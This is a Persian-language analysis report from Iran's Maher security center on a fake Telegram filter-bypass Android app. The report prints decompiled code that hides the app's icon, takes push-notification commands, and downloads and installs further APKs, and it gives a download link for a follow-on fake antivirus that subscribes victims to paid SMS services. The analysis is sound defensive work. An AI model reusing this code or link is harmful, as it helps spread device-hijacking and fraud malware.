بسمه تعالی

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

بررسی برنامه فیلترشکن تلگرام

خرداد ۹۷

۱ چکیده

پس از فیلتر شدن تلگرام بدافزارهای مختلفی تحت عنوان تلگرام بدون فیلتر، فیلترشکن و غیره منتشر شدند. در این گزارش به بررسی یکی از این بدافزارها که پس از نصب مخفی شده و دستورات مخرب مختلفی (نصب بدافزار-عضویت در چند سامانه پیامکی و ...) را از طریق برنامه‌های پوش نوتیفیکیشن دریافت می‌کند، بررسی شده است.


۲ مقدمه

برنامه فیلترشکن تلگرام از جمله برنامه‌های آماده‌ای است که با توجه به کد آن، در مقاطع مختلف زمانی با عناوین مختلفی و برای سواستفاده‌های مختلف منتشر می‌شود. این برنامه توسط ۱۲ ضدویروس به عنوان بدافزار تشخیص داده شده است. این برنامه در تبلیغات گسترده در سطح تلگرام منتشر شده که نمونه‌ای از آن در شکل ۱، با ۱۳۸ هزار بازدید قابل مشاهده است.

شکل ۱

۳ بررسی برنامه

پس از نصب برنامه، ابتدا صفحه نشان داده شده در شکل ۲ به قربانی نشان داده می‌شود. پس از زدن دکمه شروع کانال golinkbot در تلگرام باز می‌شود. پس از آن آیکون برنامه حذف می‌شود و برنامه در پس‌زمینه فعالیت خود را ادامه می‌دهد.



شکل ۲

دسترسی‌های برنامه شامل موارد زیر است:

- android.permission.ACCESS_COARSE_LOCATION
- android.permission.INTERNET
- android.permission.READ_PHONE_STATE
- android.permission.WRITE_EXTERNAL_STORAGE
- com.filcher.tele.permission.C2D_MESSAGE
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.ACCESS_NETWORK_STATE
- android.permission.WAKE_LOCK
- com.google.android.gms.permission.ACTIVITY_RECOGNITION
- android.permission.ACCESS_WIFI_STATE
- com.google.android.c2dm.permission.RECEIVE
- android.permission.VIBRATE

همان‌طور که مشاهده می‌شود، دسترسی‌ها دسترسی خطرناکی نیست و متاسفانه در تمامی برنامه‌هایی که در آن‌ها سرویس تبلیغاتی پوشه یا onesignal وجود دارد، مشاهده می‌شود. سرویس‌های پوش نوتیفیکیشن به عنوان یک کارگزار کنترل و فرمان عمل کرده و می‌توانند دستورات مختلفی را به دستگاه ارسال کنند و اطلاعات مختلفی را از آن استخراج کرده یا از آن سواستفاده کنند.

در ادامه به بررسی بخش‌هایی از کد پرداخته می‌شود.

کد بخش اول برنامه که در آن کانالی باز شده و سپس آیکون مخفی می‌شود (شکل ۳).

```
public static String _start_click() throws Exception {
    Common.ToastMessageShow(" لطفا خدمات googleplay را بروز رسانی کنید.", false);
    IntentWrapper intentWrapper = new IntentWrapper();
    intentWrapper.Initialize(IntentWrapper.ACTION_VIEW, "tg://resolve?domain=golinkbot");
    Common.StartActivity(mostCurrent.activityBA, intentWrapper.getObject());
    return "";
}

public void hiddenAppIcon() {
    try {
        getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

شکل ۳

باز کردن دسترسی shell پس از نخستین صفحه ایجاد می‌شود (شکل ٤).

```
private void afterFirstLayout() {
    if (this == mostCurrent) {
        Object obj;
        boolean z;
        this.activityBA = new BA(this, this.layout, processBA, "com.filcher.tele", "com.filcher.tele.main");
        processBA.sharedProcessBA.activityBA = new WeakReference(this.activityBA);
        ViewWrapper.lastId = 0;
        this._activity = new ActivityWrapper(this.activityBA, "activity");
        Msgbox.isDismissing = false;
        if (BA.isShellModeRuntimeCheck(processBA)) {
            if (isFirst) {
                processBA.raiseEvent2(null, true, "SHELL", false, new Object[0]);
            }
```

شکل ٤

بررسی نصب بودن ۵۲ نسخه مختلف از تلگرام‌های غیررسمی (شکل ۵).

```
public static String _settels() throws Exception {
    _tele_yab[0] = "ir.persianfox.messenger";
    _tele_yab[1] = "org.telegram.plus";
    _tele_yab[2] = ARIAlib.PACKAGE_TELEGRAM;
    _tele_yab[3] = "ir.rrgc.telegram";
    _tele_yab[4] = "ir.felegram";
    _tele_yab[5] = "ir.teletalk.app";
    _tele_yab[6] = "ir.alimodaresi.mytelegram";
    _tele_yab[7] = "org.telegram.engmariaamani.messenger";
    _tele_yab[8] = "org.telegram.igram";
    _tele_yab[9] = "ir.ahoura.messenger";
    _tele_yab[10] = "com.shaltouk.mytelegram";
    _tele_yab[11] = "ir.ilmili.telegraph";
    _tele_yab[12] = "ir.pishroid.telehgram";
    _tele_yab[13] = "com.goldengram";
    _tele_yab[14] = "com.telegram.hame.mohamad";
    _tele_yab[15] = "ir.amatis.vistagram";
    _tele_yab[16] = "org.mygram";
    _tele_yab[17] = "org.securetelegram.messenger";
    _tele_yab[18] = "com.mihan.mihangram";
    _tele_yab[19] = "com.telepersian.behdadsystem";
    _tele_yab[20] = "com.negaheno.mrtelegram";
    _tele_yab[21] = "com.telegram.messenger";
    _tele_yab[23] = "ir.samaanak.purpletg";
    _tele_yab[24] = "com.ongram";
    _tele_yab[25] = "com.parmik.mytelegram";
    _tele_yab[26] = "life.telegram.messenger";
    _tele_yab[27] = "com.baranak.turbogramf";
    _tele_yab[28] = "com.baranak.tsupergram";
    _tele_yab[29] = "com.negahetazehco.cafetelegram";
    _tele_yab[30] = "ir.javan.messenger";
```

شکل ۵

به نظر می‌رسد یکی از امکاناتی که با استفاده از سرویس‌های پوش نوتیفیکیشن انجام می‌شود، دستور نصب برنامه است. پس از آنکه دستور نصب به کاربر می‌رسد ابتدا دستور بخش بخش شده و در متغیرهای زیر جایگذاری می‌شود (شکل ٦):

```
public static String _service_start(IntentWrapper intentWrapper) throws Exception {
    Regex regex = Common.Regex;
    String str = Common.CRLF;
    File file = Common.File;
    file = Common.File;
    String[] Split = Regex.Split(str, File.ReadString(File.getDirInternal(), "nasb"));
    _link = Split[0];
    _package_name = Split[1];
    _time = (float) Double.parseDouble(Split[2]);
    _num = Split[3];
    File file2 = Common.File;
    file2 = Common.File;
    if (!File.Exists(File.getDirRootExternal(), "app")) {
        file2 = Common.File;
        file2 = Common.File;
        File.MakeDir(File.getDirRootExternal(), "app");
    }
    _check();
    return "";
}
```

شکل ٦

پس از آن بررسی می‌شود که برنامه از قبل نصب بوده است یا نه. اگر نصب باشد پروسه متوقف می‌شود (شکل ۷).

```
public static String _check() throws Exception {
    if (_checkinstall(_package_name)) {
        Common.Log("installed");
        Common.StopService(processBA, "");
```

شکل ۷

درصورتی که نصب نباشد، در پوشه فایل‌ها به دنبال فایل برنامه می‌گردد تا اگر وجود دارد و نصب نشده است، آن را نصب کند و به مقدار تعداد نصب یکی اضافه کند (شکل ۸).

```
} else {
    File file = Common.File;
    file = Common.File;
    if (File.Exists(File.getDirRootExternal(), "app/" + _package_name + ".apk")) {
        file = Common.File;
        file = Common.File;
        int parseDouble = (int) Double.parseDouble(File.ReadString(File.getDirInternal(), "tedad_nasb"));
        File file2 = Common.File;
        file2 = Common.File;
        File.WriteString(File.getDirInternal(), "tedad_nasb", BA.NumberToString(parseDouble + 1));
        Common.Log("installing" + BA.NumberToString(parseDouble) + Common.CRLF + _num);
        if (((double) parseDouble) > Double.parseDouble(_num)) {
            Common.StopService(processBA, "");
```

شکل ۸

در غیر این صورت برنامه را از لینکی که همان ابتدا در دستور داده شده بود، دانلود کند (شکل ۹).

```
} else if (_arialib.isConnectedToInternet()) {
    Common.Log("Downloading");
    _download(_link);
}
```

شکل ۹


در آخر نیز پس از دانلود شدن برنامه دوباره تابع check اجرا می‌شود تا از نصب شدن آن اطمینان حاصل گردد (شکل ۱۰).

```
public static String _jobdone(httpjob anywheresoftware_b4a_samples_httputils2_httpjob) throws Exception {
    if (anywheresoftware_b4a_samples_httputils2_httpjob._success && anywheresoftware_b4a_samples_httputils2_httpjob._jobname.equals("Download")) {
        Common.Log("Downloaded");
        InputStreamWrapper inputStreamWrapper = new InputStreamWrapper();
        inputStreamWrapper = anywheresoftware_b4a_samples_httputils2_httpjob._getinputstream();
        OutputStreamWrapper outputStreamWrapper = new OutputStreamWrapper();
        File file = Common.File;
        file = Common.File;
        OutputStreamWrapper OpenOutput = File.OpenOutput(File.getDirRootExternal(), "app/" + _package_name + ".apk", false);
        file = Common.File;
        File.Copy2((InputStream) inputStreamWrapper.getObject(), (OutputStream) OpenOutput.getObject());
        OpenOutput.Close();
        _check();
    }
    return "";
}
```

شکل ۱۰

این بخش یکی از نمونه‌های استفاده مخرب از سرویس‌های پوش نوتیفیکیشن است که برنامه قادر است هر برنامه یا بدافزار دیگری را روی دستگاه نصب کند.

علاوه بر این، همان‌طور که در شکل مشاهده می‌شود، امکان نمایش تصویر، ویدئو و غیره نیز در این بسته وجود دارد. در هر یک از این بخش‌ها، دستوراتی برای عضویت در یک کانال تلگرامی یا اینستاگرام وجود دارد (شکل ۱۱).



شکل ۱۱

٤ بدافزار نصب شده توسط برنامه


پس از اینکه مدتی از نصب برنامه گذشت، تبلیغ برنامه‌ای از طرف برنامه نمایش داده شد (شکل ۱۲).

شکل ۱۲

برنامه آنتی‌ویروس از آدرس زیر دانلود می‌شود:


http://uupload.ir/filelink/B0igti4ePZrV/eifc.آنتی_ویروس.apk

این برنامه مجوز ارسال، دریافت و تغییر پیامک را دریافت می‌کند. نمایی از برنامه در شکل ۱۳ قابل مشاهده است.



شکل ۱۳

پس از گزینه "باشه" کاربر در دو سرویس پیامکی که هر یک ۵۰۰ تومان از شارژ کم می‌کند، می‌شود. شارژ اولیه و مقادیر کسر شده در شکل ١٤ نشان داده شده است.



شکل ۱٤

پیامک عضویت در شکل ۱۵ نشان می‌دهد که کاربر در سرویس‌های "آکادمی فوتبال پرسپولیس" و "پرسپولیس نیوز" عضو شده است و می‌تواند با دانلود برنامه‌ها از آن‌ها استفاده کند. این درحالی است که خدمات ارزش‌افزوده نباید چنین روالی برای عضویت داشته باشند.

شکل ۱۵

بخشی از کدهای این برنامه که در رابطه با سرویس ارسال پیامک و پیامک تایید است در شکل ۱٦ نشان داده شده است.

شکل ۱۶

پس از آن دو بار برنامه دیگری با نام آنتی‌ویروس هوشمند دانلود می‌کند که هر دو یکسان هستند و همه برنامه‌ها را سالم تشخیص می‌دهد!